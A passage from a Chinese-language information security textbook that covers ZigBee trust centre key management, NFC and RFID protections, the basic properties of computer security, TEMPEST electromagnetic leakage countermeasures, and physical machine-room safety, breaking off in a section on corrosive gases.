制的网络中，网络协调者可成为信任中心。信任中心提供三种功能:信任管理，任务是负责对加入网络的设备验证；网络管理，任务是负责获取和分配网络钥匙给设备；配置管理，任务是对其管理的设备绑定应用程序，在两设备之间实现端到端的安全传输。为了实现信任管理,设备需要接收信任中心使用非安全方式传输的初始主密钥或者网络密钥。为了实现网络管理的目的，设备应接收初始的网络密钥，并且只能从信任中心获得网络密钥的更新。实现网络配置，设备需要从信任中心接收主密钥或链路密钥，以建立两个设备间的端对端安全链路。除了初始的主密钥，附加的链路密钥、主密钥、网络密钥只能够采用安全的方式从设备的信任中心获得。信任中心有二种模式：住宅模式和商用模式。对于住宅模式，信任中心要维护一张关于网络中所有设备和钥匙的清单，并采取措施对网络访问和钥匙进行控制管理。同样对于商用模式，信任中心也要维护一张网络中设备和钥匙的清单，并实施策略对网络钥匙的更新和网络访问控制进行管理，但它还要在每个设备中维护一个计数器，此计数器会随着钥匙的产生不断变化，目的是保证顺序更新。商用模式需要维护钥匙并允许更新，具有良好的扩展性，但其要消耗相当多的存储空间，相比之下住宅模式消耗资源少且不需要设置钥匙，因而不要更新，但其网络的扩展性不好。信任中心应当根据某一策略周期性地更新网络密钥，并将新的网络密钥传送给每个设备。在高安全级别的商用应用中，可以为设备预先配置网络信任中心的地址和初始的主密钥。另外，如果应用程序可以承受片刻的攻击，主密钥可以通过一个带内的不安全密钥传输发送。如果没有预先设置信任中心，则通常由协调器担任或者由协调器指定某设备作为信任中心。

3. NFC 安全

从 NFC 芯片、安全单元、手机应用等方面来阐述相关安全对策。

① 安全模块的安全机制：安全模块的访问控制机制，如 PIN 的错误尝试次数、认证的生命周期；安全密钥的恢复机制，避免密钥丢失或无效后加密数据的无法使用；机密数据禁止明文存储；交易记录采用时间戳，避免数据的重放；硬件完整性检测，支持与 NFC 手机基带处理之间的互认证；禁止加载没有签名的软件下载及运行。

② 基带处理器的安全机制，手机应用的真实性、完整性；防止 PIN 输入截获；安全域的划分；与安全模块的互认证。

③ NFC 芯片的安全机制为了防止 NFC 芯片的 ID 或标签被随意读取，应支持用户对 NFC 模块的开关。

④ 用户的安全意识，针对使用 NFC 手机进行移动支付的用户，应该进行相关的安全意识的培训：如何正确使用 NFC 手机；如何发现潜在的安全威胁以及如何应对这些威胁；如何防止自身 NFC 手机被窃、丢失及损坏；PIN 码的正确使用及手机密码的正确设置。

⑤ 操作系统及应用的安全防护，手机操作系统及应用软件的正确使用；安装安全

防护软件和防火墙；对手机安全软件的告警应给予重视。

4. RFID 安全

① 针对 RFID 设备的破坏和攻击。可以考虑使用“法拉第笼”使得攻击者对于 RFID 的标签信息主动欺骗攻击失效。对于这些破坏性的攻击，主要考虑使用监控设备进行监视、将标签隐藏在产品中等传统方法。为了降低恶意使用或者误用“KILL”命令带来的风险，在 Class-1Gen-2EPC 标准中，“KILL”命令的使用必须要有一个 32 位的密码认证。

② Hash-Lock 协议及一系列改进方法，核心思想是使用 metaID 来代替真实的标签 ID 以避免信息泄露和被追踪。该协议能够提供访问控制并对标签数据进行保护。但是由于 ID 没有使用动态刷新机制，标签易被跟踪定位。而且 key 和 ID 以明文形式发送，容易被窃取者获取，进行假冒和重传攻击。同时该协议也不具有前向安全性。因此，该协议未能满足我们所认为安全需求。但是该协议运用“询问——应答”机制，建立了一个基本的安全协议模型，是后续许多协议的一个基础。为解决标签被跟踪问题，对于读写器的不同询问，标签生成随机数并以此为基础进行随机相应。为了进一步保证前向安全性，每次标签收到读写器的认证请求时，将产生响应值回传到读写器并且更新密值。标签中存储的密值不断进行自我更新，避免了被跟踪定位而导致隐私信息的泄露。

第 4 章　信息系统安全基础

4.1　计算机设备安全

4.1.1　计算机安全的定义

面对信息化社会汪洋大海般的信息，信息系统已成为信息处理必不可少的强有力工具。所谓信息系统，是指人、机和软件组成的能自动进行信息收集、传输、存储、加工处理、分发和利用的系统。它由实体和信息两大部分组成。实体是指实施信息收集、传输、存储、加工处理、分发和利用的计算机及其外部设备和网络；信息是指存储于计算机及其外部设备上的程序和数据。由于计算机系统涉及到有关国家安全的政治、经济和军事情况以及一些工商企业单位与私人的机密及敏感信息，因此它已成为国家和某些部门的宝贵财富，同时也成为敌对国家和组织以及某些非法用户、别有用心者威胁和攻击的主要对象。所以，计算机系统的安全越来越受到人们的广泛重视。

保证计算机信息系统的运行安全，是计算机安全领域中最重要的环节之一。因为只有计算机信息系统在运行过程中的安全得到保证，才能完成对信息的正确处理，达到正常发挥计算机信息系统各项功能的目的。

一般认为，计算机安全的定义，要包括计算机实体及其信息的完整性、机密性、抗否认性、可用性、可审计性、可靠性等几个关键因素。

4.1.1.1　机密性

机密性是指保证信息不被非授权访问；即使非授权用户得到信息也无法知晓信息内容，因而不能使用。通常通过访问控制阻止非授权用户获得机密信息，通过加密变换阻止非授权用户获知信息内容。

4.1.1.2　完整性

完整性是指维护信息和实体的人为或非人为的非授权篡改。在此过程中，需校验信息和实体是否被篡改。一般通过访问控制阻止篡改行为，同时通过消息摘要算法来验证是否被篡改。

4.1.1.3　抗否认性

抗否认性是指能保障用户无法在事后否认曾经对信息进行的生成、签发、接收等行为。是针对通信各方信息真实同一性的安全要求。一般通过数字签名来提供抗否认服务。

4.1.1.4　可用性

可用性是指保障信息资源随时可提供服务的特性，即授权用户根据需要可以随时访问所需信息。可用性是信息资源服务功能和性能可靠性的度量，涉及物理、网络、系统、数据、应用和用户等多方面的因素，是对信息网络总体可靠性的要求。

4.1.1.5　可审计性

保证计算机信息系统所处理的信息的完整性、准确性和可靠性，防止有意或无意地出现错误，乃至防止和发现计算机犯罪案件，除了采用其他安全措施之外，利用对计算机信息系统的审计的方法，可以对计算机信息系统的工作过程进行详尽的审计跟踪，同时保存审计记录和审计日志，从中可以发现问题。

利用审计跟踪的工具，可以记录用户的活动。如用户的姓名，使用系统的时间和日期，正在访问的文件和各种其他的系统服务功能。另外在一些系统中可对用户账号进行的修改、增加或删除等操作进行记载，并放入日志文件中进行保存。日志文件所记录的审计跟踪结果校放在计算机的磁盘中，并可在需要的时候打印输出。同时审计跟踪还可对系统管理进行记录，如记录某用户注册尝试的状态（在多用户系统中）、用时的状态等。审计跟踪程序还可对程序和文件的使用进行监控，记录程序和文件的使用及对文件的各种处理过程。

审计跟踪可以监控和捕捉各种安全事件，如多次的使用错误的口令试图进入系统，试图越权对某些程序或文件进行操作。审计跟踪可对这些操作的时间、终端号等一些有关的信息进行定位，以便于发现和解决计算机信息系统中出现的安全问题。

审计跟踪的另一个主要功能是保存、维护和管理审计日志，因为审计日志是审计跟踪的最终结果，是记录系统出现问题的依据，是非常重要的文档资料，所以必须有好的保存和管理办法，使之不致被任意地删除或篡改。

4.1.1.6　可靠性

计算机系统的可靠性是指计算机在规定的条件下和给定的时间内完成预定功能的概率。

产品在规定的条件下和规定的时间内丧失规定的功能，即发生失效。所谓“失效率”，是指计算机在某一瞬间失效元件数与元件总数的比率，或者说工作到某一时刻尚未失效的产品，在该时刻以后单位时间内发生失效的概率。

实践表明，影响计算机可靠性的因素有内因和外因两个方面：内因是指机器本身的因素，包括设计、工艺、结构、调试等因素，元件选择和使用是否得当、电路和结构设计不合理、生产工艺不良、质量控制不严、调试不当等都会影响计算机的可靠性；外因是指所在环境条件对系统可靠性、稳定性和维护水平的影响。环境条件包括：空气条件（如温度、湿度、盐雾等）、机械条件（如振动、冲击、离心加速、摇摆等）、电气条件（如电磁稳定性、接地系统、雷击、静电等）、电磁条件（如大电机、变压器、大功率开关等强电磁场对计算机磁性元件的影响）等几个方向。

为了探讨影响计算机可靠性的因素，人们进行了大量的可靠性试验研究。可靠性试验主要包括：环境试验、寿命试验、现场试验和特种试验。通常进行的环境试验有空气条件试验、振动冲击试验、辐射条件试验（电磁场和射线干扰试验）、电气条件和人为因素（如运输、使用。存放）试验等。必要时还进行生物条件（如霉菌、虫害）试验等。

一般认为，在系统的可靠性工程中，元器件是基础，设计是关键，环境是保证。因此，想要提高信息系统的可靠性，除了保证系统的正常工作条件及正确使用和维护外，还要采用是容错技术和故障诊断技术。

容错技术是指用增加冗余资源的方法来掩盖故障造成的影响，使系统在元器件或线路有故障或软件有差错时，仍能正确地执行预定算法的功能。因此，容错技术也称为冗余技术或故障掩盖技术。计算机信息系统的容错技术通常采用硬件冗余（多重结构、表决系统、双机系统等）、时间冗余（指令复执、程序重试等）、信息冗余（校验码、纠密码等）、软件冗余（多重模块、阶段表决等）等方法。

故障诊断技术则是通过检测和排除系统元器件或线路故障，或纠正程序的错误来保证和提高系统可靠性的方法。

4.1.2 计算机系统结构的安全实现

当前计算机系统的工作环境并不安全，计算机系统的重要应用成为威胁和攻击的目标。因为计算机系统存储和处理有关国家安全的政治、经济、军事情况及一些部门、组织的机密信息或个人的敏感信息，因此成为国外敌对国家情报部门和一些组织或个人威胁和攻击的目标。计算机系统本身的脆弱性成为不安全的内在因素。由于计算机系统本身的脆弱性以及硬件和软件的开放性，加之缺乏完善的安全措施，容易给犯罪分子以可乘之机。

随计算机功能的日益完善和运行速度的不断提高，其系统组成越来越复杂，规模也越来越庞大，所用元器：数量不断增加，装配密度日益加大，其本身存在的隐患就成为不安全因素。另外，随着计算机网络的迅速发展，而且越来越大，更增加了隐患和被攻击的区域及环节。计算机使用的场所逐渐从条件优越的机房转向工业、野外、海上、天空、宇宙、核辐射环境，其气候、力学、电磁和辐射等应力都比机房恶劣，恶劣的环境条件会导致计算机出错概率和故障的增加，其可靠性和安全性便受到影响。随着计算机系统的广泛应用。应用人员队伍不断扩大，各层次的应用人员增多，人为的某些因素，如操作失误的概率增加、会威胁信息系统的安全。安全是针对某种威胁而言的，对计算机系统来说，许多威胁和攻击是隐蔽的，防范对象是广泛的、难以明确的，即潜在的。

计算机系统安全涉及到许多学科，既包含自然科学和技术，又包含社会科学。就技术而言，计算机系统安全涉及计算机技术、通信技术、存取控制技术、验证技术、容错技术、诊断技术、加密技术、防病毒技术、抗干扰技术和防泄露技术等。因此它是一个综合性很强的问题。要想解决好计算机系统的安全，就必须首先从计算机的系统结构和

基础出发，从计算机硬件环境出发，找到一条合理地解决问题的道路。

4.1.2.1　系统安全的概念

计算机系统安全是指：为了保证计算机信息系统安全可靠运行，确保计算机信息系统在对信息进行采集、处理、传输、存贮过程中，不致受到人为（包括未授权使用计算机资源的人）或自然因素的危害，而使信息丢失、泄露或破坏，对计算机设备、设施（包括机房建筑、供电、空调等）、环境人员等采取适当的安全措施。

从以上对计算机信息系统的实体安全的定义可以看到，保证计算机信息系统的安全涉及的范围是很广的。而且是一种技术性要求高，投资巨大的工作。

4.1.2.2　系统安全的实现方法

计算机系统安全是一门交叉学科，涉及多方面的理论和应用知识。除了数学、通信、计算机等自然科学外，还涉及法律、心理学等社会科学。对系统安全的研究大致可以分为基础理论研究、应用技术研究、安全管理研究等。

基础理论研究包括密码研究、安全理论研究；应用技术研究包括安全实现技术、安全平台技术研究；安全管理研究包括安全标准、安全策略、安全测评等。

密码理论的研究重点是算法，包括数据加密算法、数字签名算法、消息摘要算法及相应的密钥管理协议等。这些算法提供两方面的服务：一方面，直接对信息进行运算，保护信息的安全特性，即通过加密变换保护信息的机密性，通过消息摘要变换检测信息的完整性，通过数字签名保护信息的抗否认性；另一方面，提供对身份认证和安全协议等理论的支持。

安全理论的研究重点是单机环境、网络环境下信息防护的基本理论，主要有访问控制、身份认证、审计追踪、安全协议等。这些研究成果为建设安全平台提供理论依据。

安全技术的研究重点是在单机或网络环境下信息防护的应用技术，目前主要有防火墙技术、入侵检测技术、漏洞扫描技术、防病毒技术等。其具体的思路与具体的平台环境关系密切，研究成果直接为平台安全防护和检测提供技术依据。

平台安全是指保障承载信息产生、存储、传输和处理的平台的安全和可控。平台由网络设备、主机（服务器、终端）、通信网、数据库等有机组合而成，这些设备组成网络并形成特定的连接边界。平台安全不仅涉及物理安全、网络安全、系统安全、数据安全和边界安全，还包括用户行为的安全。

此外，安全管理也是很重要的。管理应该有统一的标准、可行的策略和必要的测评，因此，安全管理包括安全标准、安全策略、安全测评等。这些管理措施作用于安全理论和技术的各个方面。

4.1.3　电磁泄露和干扰

计算机及其外部设备工作时，伴随着信息输入、传输、存储、处理、输出、显示等过程．有用的信息会通过寄生信号向外泄露。计算机设备包括主机、磁盘机、显示终端、

打印机、磁带机等所有设备，工作时都会产生不同程度的电磁泄露，如主机中各种数字电路电流的电磁泄露、显示器视频信号的电磁泄露、键盘开关引起的电磁泄露、打印机的低频电磁泄露等。研究表明，普通计算机的显示终端辐射带信息的电磁波，在 100M 以外还能够接收和复现。因为显示终端是泄露的主要器件，所以对它做一下定量分析。CRT 采用阴极射线管，显示的信息有字符、数字、图像、图形，并允许通过键盘进行人机对话和修改。CRT 处理的信号属于视频，其电磁辐射机理较复杂，表现在有串行信号也有并行信号，电路中有高压也有低压，有载波的电子束也有传导电流，有晶体管也有集成芯片，有周期信号泄露，也有随机的非周期泄露。受有用的视频信号控制的电子束含有串行的视频信息，是泄露源。CRT 镀铝的荧光屏管壁有接地的石墨导电层，为二次电子提供通路，既有屏蔽作用又有辐射作用，其屏蔽作用较小。该回路的地线有信息泄露，电子束与接地回路泄露的信息一旦被截，若能同时获得扫描同步信号，信息将被复现。

计算机系统外部设备在工作时能够通过地线、电源线、信号线、寄生电磁信号或谐波将有用信息辐射的过程，叫计算机的电磁泄露。

利用计算机设备的电磁泄露窃取机密信息是国内外情报机关截获信息的重要途径，因为用高灵敏度的仪器截获计算机及外部设备中泄露的信息，比用其他方法获得情报要准确、可靠、及时、连续，而且隐蔽性好，不易被对方察觉。截获的内容十分广泛，如军事、政治、经济情报，长途电话通话的内容及其他电子设备中泄露的情形。计算机设备的电磁泄露，不仅会造成信息的泄露，而且直接危及密码和密钥的安全。这一问题对信息系统的安全和国家安全造成直接威胁，因此，电磁泄露是信息系统安全的一个重要课题，防电磁泄露技术就是防止和抑制电磁泄露的专门技术。

4.1.3.1 电磁泄露发射检查测试方法和安全判据

计算机及其外部设备内的信息，可以通过两种途径泄露：一种是以电磁波的形式辐射出去．称为辐射泄露；另一种是通过各种线路和金属管道传导出去，称为传导泄露。一般而言，传导泄露还伴随着辐射泄露。例如计算机系统的电源线、机房内的电话线、下水管道和暖气管道、地线等都可能作为传导媒介，这些金属导体有时起着无线电天线作用将传导的信号辐射出去。

计算机的辐射泄露主要指计算机内部产生的电磁辐射，这种辐射是由计算机内部的各种传输线（包括印制板上的走线）产生的。电磁波的发射必须借助于上述的天线作用的传输线才能实现。计算机中的传导泄露可能有两种基本模式：共模泄露和差模泄露，或者是两者的综合。

理论计算和分析表明，影响计算机电磁辐射强度的主要因素有：

（1）功率和频率：载流导线小的电流强度越大，辐射源辐射的强度越大，反之则越小。实际测试表明，设备的功率越大，辐射的强度越高。对于传导场来说，传导频率越高，辐射泄露的强度越大。

（2）与辐射源的距离：一般来说，在其他条件相同的情况下大，与辐射源越远，场强衰减越大，其场强与距离成反比。

（3）屏蔽状况：辐射源是否屏蔽，对电磁泄露影响很大。

4.1.3.2　涉密信息设备使用现场的电磁泄露

在美国，有关计算机及信息设备防信息电磁泄露的技术称 TEMPEST 技术。关于“TEMPEST”一词有不同理解，一种观点认为是缩写，另一种看法则认为只是一种代号。目前世界许多国家也使用它。据报道，美国国家安全局在第二次世界大战后不久就注意到计算机及外围设备的信息电磁泄露效应，并着手开发低泄露产品。这些标准是非常机密的，盟国之间也不相互公开。

TEMPEST 的电磁泄露是指电子设备的杂散（寄生）电磁能量通过导线或空间向外扩散，它是客观存在的。任何处于工作状态的电磁信息设备，如：计算机、打印机、传真机、电话机等，都存在不同程度的电磁泄露现象，这是无法摆脱的电磁学现象。如果这些泄露“夹带”着设备所处理的信息，就构成了所谓的 TEMPEST 泄露发射。

TEMPEST 泄露发射通过辐射和传导两种途径向外传播。辐射泄露是杂散电磁能量以电磁波形式透过设备外壳、外壳上的各种孔缝、连接电缆等辐射出去；传导泄露是杂散电磁能量通过各种线路（包括电源线、信号线等）传导出去。二者相互关联，即存在相互“能量交换”现象：设备泄露出去的电磁信息可分为“红信号”和“黑信号”两部分。红信号是与设备处理或传输的信息有关的信号；黑信号是与设备处理或传输的信息无关的信号。对信息安全构成威胁的主要是“红信号”。

事实上，几乎所有电磁泄露都“夹带”着设备所处理的信息，只是程度不同而已。根据 TEMPEST 的泄露发射模型，在实际中常用的电磁防护措施有：屏蔽、滤波、隔离、合理的接地与良好的搭接、选用低泄露设备、合理的布局和使用干扰器，传输信息加密等。

4.1.3.3　电磁泄露的处理方法

电磁泄露的解决方法主要有以下几种：

1．低泄射产品

低泄射产品是综合运用抑源法和屏蔽法制造的满足 TEMPEST 低电磁信息泄露发射的信息设备，与一般商用机不同，TEMPEST 信息设备为抑制电磁泄露采取了多种方法。如“包容法”，使用厚的金属机箱将商用机屏蔽起来而成；一些必要的通风孔采用波导窗结构；必须的开口，如磁盘插口则使用带簧片的可开启封闭门。这种结构有如一个小的屏蔽室，可使其达到 TEMPEST 标准要求。单独采用这种方法成本高，同时体积与重量增大。随着技术的成熟，后来的 TEMPEST 产品在采用“包容法”的同时也采用“抑源法”设计。“抑源法”不是利用现成商用机，而是按照抑制红信号电磁泄露发射的原则重新设计，制造出全新的产品。通过实施“红黑”隔离，滤波及屏蔽等基本措施，使整机达到 TEMPEST 标准。这时仍须采用金属屏蔽机箱，但重量要轻得多，外形与一般商用机几乎无差别，同时价格也下降不少。按照国家保密标准，低泄射产品按其电磁泄

露发射指标分为A级、B级和C级三级，其中A级产品的电磁泄露发射相对最大，C级的最小。低泄射产品分级是为了在选择防护设备时配合不同级别的安全距离，达到合理防护。

安全距离是指信息设备至可控边界的距离，按远近也分为 A、B、C 三级。安全距离和低泄射设备配合使用，比如，A级安全距离相对最远，安全性最高，则选取相应的A级低泄射产品，以避免欠防护和过防护。低泄射产品的防护程度高，主要用于高密级、信息设备使用比较分散的场合。

2．电磁干扰器

干扰器是一种能辐射出电磁噪声的电子仪器。它是通过增加电磁噪声降低辐射泄露信息的总体信噪比，增大辐射信息被截获后破解还原的难度，从而达到“掩盖”真实信息的目的。其防护的可靠性也相对较差，因为设备辐射出的信息量并未减少。从原理上讲，运用合适的信息处理手段，仍有可能还原出有用信息，只是还原的难度相对增大。这是一种成本相对低廉的防护手段，主要用于保护密级较低的信息。

电磁干扰器作为一种 TEMPEST 产品，它的发射方向与方向参数有严格限制。根据国家保密标准，干扰器可以分为两级。一级用来保护处理机密级（含机密级）以下信息的计算机。另一级用来保护处理秘密级信息的计算机和最小警戒距离较远的处理秘密级信息的计算机。此外，使用干扰器还会增加周围环境的电磁污染，对其他电磁兼容性较差的电子信息设备的正常工作构成一定的威胁。所以在没有其他有效防护手段的前提下，只能作为应急措施才使用干扰器。

3．处理涉密信息的电磁屏蔽室的技术

所谓屏蔽，就是用屏蔽材料将泄露源包封起来。屏蔽既可防止屏蔽体内的泄露源产生的电磁波泄露到外部空间去，又可以使外来电磁波终止于屏蔽体，还可以防止声光泄露。因此，屏蔽既达到了防止信息外泄的目的，同时又兼具了防止外来强电磁辐射，如电子战中的“电磁炸弹”对设备硬杀伤的作用。屏蔽是抑制辐射泄露最有效的手段，但建立屏蔽室的造价较高，只适合对自动化系统中高密级重点设备。

TEMPEST 屏蔽室单纯使用屏蔽法，结合滤波的手段其中屏蔽室的门屏蔽性能抗老化是关键。TEMPEST 屏蔽室中安装符合有关指标的电源滤波器、信号线滤波器、波导管、电缆及连接器等部件。按照国家保密标准，屏蔽室根据相关传导抑制要求和电磁场屏蔽效能要求分为A级，B级和C级三级。其中A级的屏蔽效果相对最差，C级的最好。屏蔽室分级也是为了配合安全距离，达到合理防护。建造电磁屏蔽室的措施防护的程度很高，主要用于高密级、信息设备使用较集中的部位。

4．其他的防泄露技术

滤波是抑制传导泄露的主要方法之一。电源线或信号线上加装合适的滤波器可以阻断传导泄露的通路，从而大大抑制传导泄露。

接地和搭接也是抑制传导泄露的有效方法。良好的接地和搭接，可以给杂散电磁能

量一个通向大地的低阻回路，从而在一定程度上分流掉可能经电源线和信号线传输出去的杂散电磁能量。将这一方法和屏蔽、滤波等技术配合使用，对抑制电子设备的电磁泄露可起到事半功倍的效果。

隔离和合理布局均为降低电磁泄露的有效手段。隔离是将信息系统中需要重点防护的设备从系统中分离出来，加以特别防护，并切断其与系统中其他设备间电磁泄露通路。合理布局是指以减少电磁泄露为原则合理地放置信息系统中的有关设备。合理布局也包括尽量拉大涉密设备与非安全区域（公共场所）的距离。

选用低泄露设备也是降低电磁泄露的有效手段之一，目前可选用的低泄露分完全包容型和红黑隔离型两种。其中红黑隔离是 TEMPEST 技术中特有的，是 TEMPEST 技术的核心概念之一。“红”指有信息泄露的危险，“黑”则表示安全。“红”包括红区、红线，通常将设备中处理未经加密的机密信息的区域称为“红区”，而未经加密的机密信息的传输线则称为“红线”。“红”与“黑”需严格隔离，防止红信号的耦合泄露。TEMPEST 防护的实质就是通过降低红发射信号达到保护机密信息的目的。

配置低辐射设备。这种设备是在设计和生产计算机设备时，就已对可能产生电磁辐射的元器件、集成电路、连接线、显示器等采取了防辐射措施，把电磁辐射抑制到最低限度。在自动化系统的核心使用低辐射计算机设备是防止计算机电磁辐射泄密的较为根本的防护措施。它和屏蔽手段结合使用可以有效地保护绝密级信息。

举例来说，我们对系统中一台计算机就可以采用以上措施中的几种进行综合防护。在有条件的情况下可以采用低辐射的液晶显示器来代替高辐射的 CRT 显示器。如果现有条件不允许，可以对其采用以下一些措施进行防护。首先 CRT 显像管锥体玻璃壳和屏幕有很强的电磁能量向外辐射，且对地磁场也极为敏感。对于锥体玻璃壳，用一个坡莫合金材料做的屏蔽罩全部罩住。对子显示屏，装配电磁屏蔽玻璃，并且要求玻璃中间的金属丝与显示器机箱体的接触电阻不大于 0.1MΩ。其次行输出管及其电流输出线是一个强干扰源和泄露源。为此在行输出管管脚套上磁珠，对行输出线采用屏蔽双绞线，且套上磁环。对于行输出变压器设计了屏蔽罩。对显示器机壳采用铝合金铸造机箱，并在箱体外层喷涂一层非结晶态高导磁率粉末。在盖板与机箱接触处嵌入导电橡胶条和屏蔽带。最后对显示终端的电源线、键盘线和通信电缆可采用屏蔽双绞线。对不同的互连线，用不同性能和不同型号的线。对互连线的连接器可采用带有屏蔽结构并含滤波器的连接器。对于显示卡上的晶体振荡器可加屏蔽。

TEMPEST 技术标准是进行涉密信息系统认证的基础，是建立涉密信息系统测评体系的前提。它的制定比其他标准更为严格，可以具体指导防护工作。由于 TEMPEST 技术的特殊性，国外对其 TEMPEST 技术标准严格保密。我国近十年来投入大量人力物力对其进行了探索和研究，制定了自主的技术标准。该系列标准对各种防护手段都有指导意义。因为重点单位的计算机系统是一个很复杂的信息处理系统。它所涉及到的信息密级存在着很大差别。要评估各种信息的密级，确立信息的涉密等级，还要掌握最小的警

戒距离，考虑空间对电磁泄露的衰减问题。另外还要评估系统中各种密码设备的使用要求与电磁发射泄露安全性。

只有在系列标准的指导下，进行各种防护手段的综合运用；综合考虑各种设备的摆放、布局，考虑声、光、电的信息泄露，按照信息的密级和最小警戒距离等因素混合使用各种防护手段，才能达到最佳的防护效果。

4.1.4 物理安全

物理安全是保护计算机网络设备、设施以及其他媒体免遭地震、水灾、火灾等环境事故（如电磁污染等）及人为操作失误或错误及各种计算机犯罪行为导致的破坏。物理安全是整个计算机信息系统安全的前提。为了获得完全的保护，物理安全措施是计算系统中必需的。

物理安全主要包括三个方面：

（1）场地安全（环境安全）：是指系统所在环境的安全，主要是场地与机房，参见国家标准 GB50173-1993（电子计算机机房设计规范）、GB2887-89（计算站场地技术条件）。GB9361-1988（计算站场地安全要求）。

（2）设备安全：主要指设备的防盗、防毁、防电磁信息辐射泄露、防止线路截获、抗电磁干扰及电源保护等。参见 GB4943-1995（信息技术设备（包括电气事务设备）的安全 IEC950）、GB9254-1988 信息技求设备的无线电干扰极限值和测量方法）。

（3）媒体安全：包括媒体的数据的安全及媒体本身的安全。

4.1.4.1 场地安全

为了有效合理地对计算机机房进行保护，应对计算机机房划分出不同的安全等级，相应地提供不同的安全保护措施，根据 GB9361—1988，计算机机房的安全等级分为 A 类、B 类、C 类三个基本类别。

A 级机房：对计算机机房的安全有严格的要求，有完善的计算机计算机安全措施，具有最高的安全性和可靠性。

B 级机房：对计算机机房的安全有严格的要求，有较完善的计算机计算机安全措施，安全性和可靠性介于 A、C 级之间。

C 级机房：对计算机机房的安全有基本的要求，有基本的计算机计算机安全措施，C 级机房具有最低限度的安全性和可靠性。

在实际的应用中，可根据使用的具体情况进行机房等级的设置，同一机房也可以对不同的设备（如电源、主机）设置不同的级别。

为了保证计算机中心有效地开展信息处理工作，基本工作房间和维修室、仪器室、备品室、磁介质存放室、人员工作室等房间所占面积的总和应不小于计算机机房面积的 1.5 倍，而且还应考虑到计算机信息系统设备的扩充。通常计算机机房的面积还应留有 15%～30%的富裕空间。

机房的安全可以从以下几个方面来考虑。

（1）供配电系统：信息系统的供配电系统要求能保证对机房内的主机、服务器、网络设备、通信设备等的电源供应在任何情况下都不会间断，做到无单点失效和平稳可靠，这就要求两路以上的市电供应，有冗余的自备发电机系统，还有能保证足够时间供电系统等。

（2）防雷接地系统：为了保证信息系统机房的各种设备安全，要求机房设有四种接地形式，即计算机专用直流逻辑地、配电系统交流工作地、安全保护地、防雷保护地。

（3）消防报警及自动灭火系统功能，在信息系统设备的放置地为实现火灾自动灭火，应该设计火灾自动监测及报警系统，以便能自动监测火灾的发生，并能启动自动灭火系统和报警系统。

（4）门禁系统：对于大型信息系统，安全易用的门禁系统可以保证信息系统的物理安全，同时也可以提高管理的效率，其中需要注意的原则是安全可靠、简单易用、分级制度、中央控制和多种识别方式的结合。

（5）保安监控系统：信息系统的保安监控包括几个系统的监控，如闭路监视系统、通道报管系统和人工监控系统等。

引起场地安全的自然原因的威胁有如下几种：

（1）场地温度对计算机设备所使用电子元器件，绝缘材料，金属构件以及记录介质等都将产生一定的影响。

① 对元器件的影响。在计算机设备中，使用了大批的半导体器件、电阻器、电容器等。在计算机加电工作时，环境温度的升高会对它们的正常工作造成影响。当温度过高时，可能会使某些元、器件不能正常工作甚至完全失去作用，从而导致计算机设备的故障。

② 对绝缘材料和金属的影响。绝缘材料也称电介质，是重要的电气绝缘材料。通常都希望这些材料的电阻越高越好，面高温会引起电介质的热破坏，使电介质的绝缘强度降低；另外，在计算机设备中，所有的机械传动部分，各类开关等一般由金属构成。在高温下工作，由于其膨胀系数不同，可能发生所谓“卡死”现象，影响设备的正常工作，而且还缩短使用寿命。同样，低温和剧烈的温度变化的变化和机械损伤。

③ 对记录介质的影响。对绝缘材料、金属构件也会产生不良影响，主要包括磁带、磁盘、打印纸和光盘等。这些介质在长期存放和使用中，若环境温度过高或过低，可能会出现数据丢失或无法存取的故障。对于磁介质来说，随着温度的升高，开始磁导率升高，但当温度升高到某一位置时，磁介质将失去磁性，磁导率急剧下降，导致磁介质的损坏。磁介质失去磁性的温度称为居里温度，显然，磁介质应在低于甚至远低于居里温度的范围内。纸介质在温度超过 176℃时开始碳化，不能继续使用。

由此可见，温度对计算机设备产生的影响是很大的，因此必须保证计算机机房的开机和停机时的温度在规定的范围之内。

（2）场地湿度对计算机信息系统的影响。

空气的湿度与温度有关。在绝对湿度不变的情况下，相对湿度随温度上升而降低，随温度下降而上升。在相对温度保持不变的情况下，温度越高，水蒸气压力增大，水蒸气对计算机设备的影响越大。随着压力增大，水蒸气在元器件或在介质材料表而形成的水膜越来越厚，造成短路和出现飞弧现象，引起设备故障。

另外，磁带机、磁盘驱动器、光盘驱动器等外部设备也受湿度的影响，高湿度将影响磁头的高速运转以及使磁带打滑。湿度太高，还会导致磁性材料的磁导率明显变化，增大损耗。打印纸等纸介质，在高湿状态下也会因吸收水分而变软，导致强度降低，易于破损影响正常使用。

高湿度对计算机的危害是明显的，而低湿度的危害有时更加严重。在相同的条件下，相对湿度越低，也就是说越干燥，静电电压越高，影响计算机设备的正常工作。实验表明，当计算机机房的相对湿度为30%时，静电电压为5000V，当相对湿度为20%时，静电电压就到了10000V，而相对湿度降到5%时，则静电电压可高达20000V。

静电对计算机的主要危害是由于静电噪声对电子线路的干扰，引起电位的瞬时改变，导致存储器中的信息丢失或误码。静电不仅会使计算机设备的运转出故障，而且还会影响操作人员的身心健康，给操作人员带来心理上的极大不安，降低工作效率。

为了克服高温、潮湿、低温、干燥等给计算机设备带来的危害，通常希望把计算机机房的湿度控制在45%～65%之间。

（3）灰尘对计算机信息系统安全的影响。

灰尘对计算机设备，特别是在精密机械设备和接插元件的影响较大。不论计算机房采用何种结构形式，由于下述原因，机房内存在着大量灰尘仍是不可避免的。

- 由于空气调节需要不断地补充新风，通过空调系统把大气中的灰尘带进了计算机房。
- 机房工作人员出入机房带入的灰尘。
- 机房的墙壁、地面、天棚等起尘或涂层脱落形成的灰尘。
- 机房建筑不严密，通过缝隙渗透进入机房的灰尘。
- 计算机的外部设备，如打印机等在运转过程中产生的尘屑。

在计算机的各种设备中，最怕灰尘的是磁盘存储器和光盘驱动器，除此之外，在其他方面也存在着明显的危害，如覆盖在集成电路及其他电子元件表面的灰尘，将妨碍电子元器件的散热，使其散热能力降低。

大量含导电性尘埃的灰尘落入计算机设备内，就会使有关材料或设备的绝缘性能降低甚至短路。相反，大量的绝缘性尘埃落入设备时，则可能引起接插件触点间接触不良。此外，尘埃落进接插件、磁盘机及其他外部设备的接触部分或传动部分，将会使磨擦阻力增加，使设备的磨损加快，甚至发生卡死现象。

由于尘埃落入计算机信息系统中是不可避免的，因此，应当定期用清洁剂或采取其

他措施来减少灰尘的危害。

（4）有害气体对计算机信息系统安全的影响

大气中含有的各种盐、酸及冶炼、化工等工业生产中排出的有害气体，对电子计算机设备具有很大腐蚀作用。通常把含有这些有害物的气体称为有害气体或腐蚀气体。

